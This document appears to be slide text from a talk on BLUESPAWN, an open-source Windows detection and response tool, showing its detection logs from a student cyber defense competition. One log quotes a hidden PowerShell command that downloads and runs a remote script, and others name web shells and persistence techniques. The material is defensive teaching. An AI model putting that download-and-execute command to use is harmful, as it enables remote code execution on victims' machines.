
Showing 1 to 4 of 4 rows

Location Name	Image
RED TEAM	
LOVES	
YOU	
HAHAHAHA	

# Collegiate Cyber Defense Competition (CCDC)



- Receive mix of Windows, Linux, ESXi, and Palo Alto FWs
- Great testing ground for defensive tools
- Red teams use Metasploit/Cobalt Strike to Custom Malware



## Catching T1055 - Process Injection against Cobalt Strike

```

[INFO] Beginning hunt for T1055 - Process Injection
[DETECTION] Detection ID: 1
Detection Recorded at 2020-08-07 14:33:30.275Z
Detected by: T1055 - Process Injection
Detection Type: Process
Detection Certainty: 0.9375
Detection Data:
    Base Address: 000000000490000
    Memory Size: 258048
    PID: 3180
    Process Command: C:\Windows\Explorer.EXE
    Process Name: C:\Windows\explorer.exe
    Process Path: C:\Windows\explorer.exe
    Type: Memory

[DETECTION] Detection ID: 2
Detection Recorded at 2020-08-07 14:33:30.275Z
Detected by: T1055 - Process Injection
Detection Type: Process
Detection Certainty: 0.9375
Detection Data:
    Base Address: 0000000004AA0000
    Memory Size: 303104
    PID: 3180
    Process Command: C:\Windows\Explorer.EXE
    Process Name: C:\Windows\explorer.exe
    Process Path: C:\Windows\explorer.exe
    Type: Memory


[DETECTION] Detection ID: 4
Detection Recorded at 2020-08-07 14:33:36.229Z
Detected by: T1055 - Process Injection
Detection Type: Process
Detection Certainty: 0.9375
Detection Data:
    Base Address: 000002A16FD90000
    Memory Size: 311296
    PID: 4996
    Process Command: powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.1.11:8080/1.ps1'))"
    Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    Process Path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    Type: Memory

[+][LOW] `powershell.exe` (PID 4996) appears to be infected. Carve out infected memory?
Enter y(es), n(o), or c(ancel). y
[+][LOW] `powershell.exe` (PID 4996) successfully carved memory at 000002A16FD90000 from process with PID 4996
[+][LOW] `powershell.exe` (PID 4996) successfully carved memory at 000002A16FD50000 from process with PID 4996
[+][LOW] `powershell.exe` (PID 4996) successfully terminated. Thread with TID 3880 was executing malicious code at 000002A16FD9CD29 and was terminated
[+][LOW] `powershell.exe` (PID 4996) successfully terminated. Thread with TID 5812 was executing malicious code at 0000000004AB33A9 and was terminated
[+][LOW] `powershell.exe` (PID 4996) successfully terminated. Thread with TID 3880 was executing malicious code at 0000000004AA0000 and was terminated
[+][LOW] `powershell.exe` (PID 4996) successfully terminated. Thread with TID 5812 was executing malicious code at 000000000490000 and was terminated

[+][LOW] `C:\Windows\Explorer.EXE` (PID 3180) appears to be infected. Carve out infected memory?
Enter y(es), n(o), or c(ancel). y
[+][LOW] `C:\Windows\Explorer.EXE` (PID 3180) successfully carved memory at 000000000490000 from process with PID 3180
[+][LOW] `C:\Windows\Explorer.EXE` (PID 3180) successfully terminated. Thread with TID 3880 was executing malicious code at 0000000004AA0000 and was terminated
[+][LOW] `C:\Windows\Explorer.EXE` (PID 3180) successfully terminated. Thread with TID 5812 was executing malicious code at 000000000490000 and was terminated

```

# Catching T1055 - Process Injection against Cobalt Strike



Both beacons have not stopped checking in 😊

## Identifying and remove Sticky Keys Backdoor (T1546.008)

```
[INFO] Beginning hunt for T1547 - Boot or Logon Autostart Execution
[DETECTION] Detection ID: 3
    Detection Recorded at 2020-08-07 15:47:41.248Z
    Detected by: T1547 - Boot or Logon Autostart Execution Subtechnique 002: Authentication Package
    Detection Type: Registry
    Detection Certainty: 0.8125
    Detection Data:
        Key Path: HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa
        Key Value Data: adsec
        Key Value Name: Notification Packages
        Registry Entry Type: File
[INFO] Detection with ID 3 now has certainty 0.8125
[DETECTION] Detection ID: 4
    Detection Recorded at 2020-08-07 15:47:41.248Z
    Detected by: T1547 - Boot or Logon Autostart Execution Subtechnique 002: Authentication Package
    Detection Type: File
    Detection Certainty: 0.8125
    Detection Data:
        Date Created: 2020-08-07 15:34:32.0Z
        Exists: true
        Extension: .dll
        File Type: dllfile
        Last Opened: 2020-08-07 15:34:45.908Z
        MD5 Hash: 8648b89702efc363e696382886fbb61e
        Malicious Yara Rules:
            Name: C:\Windows\SYSTEM32\adsec.dll
            Other Yara Rules: win_files_operation
            Path: C:\Windows\SYSTEM32\adsec.dll
            SHA1 Hash: c7dbadb28cb04a5ce6e8131d627c54997521232a
            SHA256 Hash: 5dba7ec4b9e0c4272035c311de021bd8d1ae1a90b437a4bc303f51e84096f848
            Signed: false
```

# Uncommon technique T1547.002: Malicious Authentication Package

```
C:\Users\Administrator\Desktop>.\BLUESPAWN-client.exe --hunt -a Normal --hunts=T1547 --log=console,xml
```

```
[*][LOW] Starting a Hunt
[*][LOW] Starting a hunt for 1 techniques.
[*][LOW] Starting scan for T1547 - Boot or Logon Autostart Execution
[INFO] Beginning hunt for T1547 - Boot or Logon Autostart Execution
[INFO] Detections with IDs 1 and 7 now are associated with strength 1
[DETECTION] Detection ID: 1
    Detection Recorded at 2020-08-03 00:54:12.354Z
    Detected by: T1547 - Boot or Logon Autostart Execution Subtechnique 001: Registry Run Keys / S
    Detection Type: Registry
    Detection Certainty: 0.5
    Detection Data:
        Key Path: HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
        Key Value Data: C:\Windows\TEMP\BLobTVBsZqA.vbs
        Key Value Name: XnFRIQqAmF
        Registry Entry Type: Command
[INFO] Detection with ID 1 now has certainty 0.5
[INFO] Detections with IDs 7 and 8 now are associated with strength 0.75
[DETECTION] Detection ID: 7
    Detection Recorded at 2020-08-03 00:54:12.495Z
    Detection Type: Process
    Detection Certainty: 0.5
    Detection Data:
        Process Command: C:\Windows\TEMP\BLobTVBsZqA.vbs
        Type: Command
[INFO] Detection with ID 7 now has certainty 0.5
```

# T1547.001: The Run Key

- Located suspicious run key
  - Created detections for both key and corresponding .vbs file

# Catching T1505 - a classic PHP Web Shell on our IIS server

```
[INFO] C:\inetpub\wwwroot\images\spy.php matches known malicious identifier possibleIndicator
[INFO] C:\inetpub\wwwroot\images\spy.php matches known malicious identifier webshell_PHP_r57142
[INFO] C:\inetpub\wwwroot\images\spy.php matches known malicious identifier webshell_2008_2009lite_2009mssql
[INFO] C:\inetpub\wwwroot\images\spy.php matches known malicious identifier webshell_gfs_sh_r57shell_r57shell127_SnIpEr_SA_xxx
[INFO] C:\inetpub\wwwroot\images\spy.php matches known malicious identifier webshell_c99_locus7s_c99_w4cking_xxx
[INFO] C:\inetpub\wwwroot\images\spy.php matches known malicious identifier sig_2008_php_php
[INFO] C:\inetpub\wwwroot\images\spy.php matches known malicious identifier multiple_php_webshells
[INFO] Located likely web shell in file C:\inetpub\wwwroot\images\spy.php in text eval
[DETECTION] Detection ID: 1
    Detection Recorded at 2020-08-03 00:20:39.733Z
    Detected by: T1505 - Server Software Component Subtechnique 003: Web Shell
    Detection Type: File
    Detection Certainty: 0.75
    Detection Data:
        Date Created: 2020-08-03 00:10:02.355Z
        Exists: true
        Extension: .php
        Last Opened: 2020-08-03 00:10:02.745Z
        MD5 Hash: 488c915a723ebf96c615afc96d0b3e62
        Malicious Yara Rules: obfuscatedFunctionality, possibleIndicator, webshell_PHP_r57142, webshell_2008_2009lite_20
        ll127_SnIpEr_SA_xxx, webshell_c99_locus7s_c99_w4cking_xxx, sig_2008_php_php, multiple_php_webshells
        Name: C:\inetpub\wwwroot\images\spy.php
        Other Yara Rules:
            Path: C:\inetpub\wwwroot\images\spy.php
            SHA1 Hash: cd7937ffce79b2a3e0e7e7fe5b9aaa4e17799c4
            SHA256 Hash: e2f61160c8fa0f14e5f02e8a9bd8f9f855faf5c5812b8bbc3c8ce97b2a0d53f2
            Signed: false
```

# BLUESPAWN @ CCDC: T1543 - Create/Modify Service

```
[DETECTION] Detection ID: 1
    Detection Recorded at 2020-08-07 15:30:29.575Z
    First Evidence at 2020-08-07 15:30:22.635Z
    Detected by: T1543 - Create or Modify System Process Subtechnique 003: Windows Service
    Detection Type: Service
    Detection Certainty: 0.5
    Detection Data:
        Display Name: Intel Graphics User Interface Service
        Service Executable: C:\Windows\system32\cmd.exe
[DETECTION] Detection ID: 2
```


- Spent a decent amount of time testing against the tool specifically
- Could not rely on certain tactics as in previous years
  - “Great tool, does a great job. At some of the regions it was a real pain for our teams” - Dave Cowen, Red Team Captain
- Created counter tool called REDSPAWN to mitigate effectiveness of BLUESPAWN

## Red Team Perspective / Reflection

# Blue Team Perspective / Reflection

- Greatly reduced time to initial detection and response
- Acted as a force multiplier - our linux focused teammates could triage their workstations without knowing much Windows
- Helpful in finding stuff that is easily missed or would require lots of manual effort to locate

# Demo



# The shells

```
msf5 exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter x64/windows	WIN-42LJUPCB35F\Administrator @ WIN-42LJUPCB35F	192.168.220.133:4445 → 192.168.220.132:4445
2		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ WIN-42LJUPCB35F	192.168.220.133:4445 → 192.168.220.132:4445

```
msf5 exploit(multi/handler) > [*] 192.168.220.132 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.220.132 - Meterpreter session 2 closed. Reason: Died
```

# Future Work

Focusing on expanding BLUESPAWN's detection capabilities and coverage

# General Approach

## Coverage

- Adding new hunts & mitigations
- Adding new data sources
- More robust scanning
- Integrated automated IR

## Configurability

- More ways to control how BLUESPAWN runs (ie input and output)
- Make signatures and definitions more modular

## Integrity

- Closer integration with Atomic Red Team and better automated testing
- Protect BLUESPAWN from tampering
- Ensure data sources are genuine

# Other BLUESPAWN Components

Future Work



## Linux Client

On the way!



## BLUESPAWN Server

Deploy, collect logs from, and manage clients at scale



## BLUESPAWN Cloud

Perform deeper analysis

# Conclusion

# BLUESPAWN in a nutshell

- Fully open-source, active defense and EDR tool for Windows
- Demonstrates how modern-day security solutions in a transparent manner
- Integrates popular community libraries and tools such as MITRE ATT&CK, DoD STIGs, YARA, and PE-Sieve
- Enable security analysts to quickly detect, identify, and eliminate malicious activity on a system


# Applying the concepts of BLUESPAWN



Align defenses with tactics  
(ex: using MITRE ATT&CK)



Know your coverage  
“Having confidence in certain lines of effort enables you to focus more in other areas”



Understand how defenses operate  
Apply the hacker mindset and tear apart defensive software to learn how it works so it can be improved too

# Get Involved & Questions Time



<https://github.com/ION28/BLUESPAWN/>

(slides are linked in Github README)



<https://discord.gg/JBn7Ee>



[bluespawn@virginia.edu](mailto:bluespawn@virginia.edu)

Let us know if you:

- have ideas for features,
- want to help develop,
- found a bug, or
- just have a question!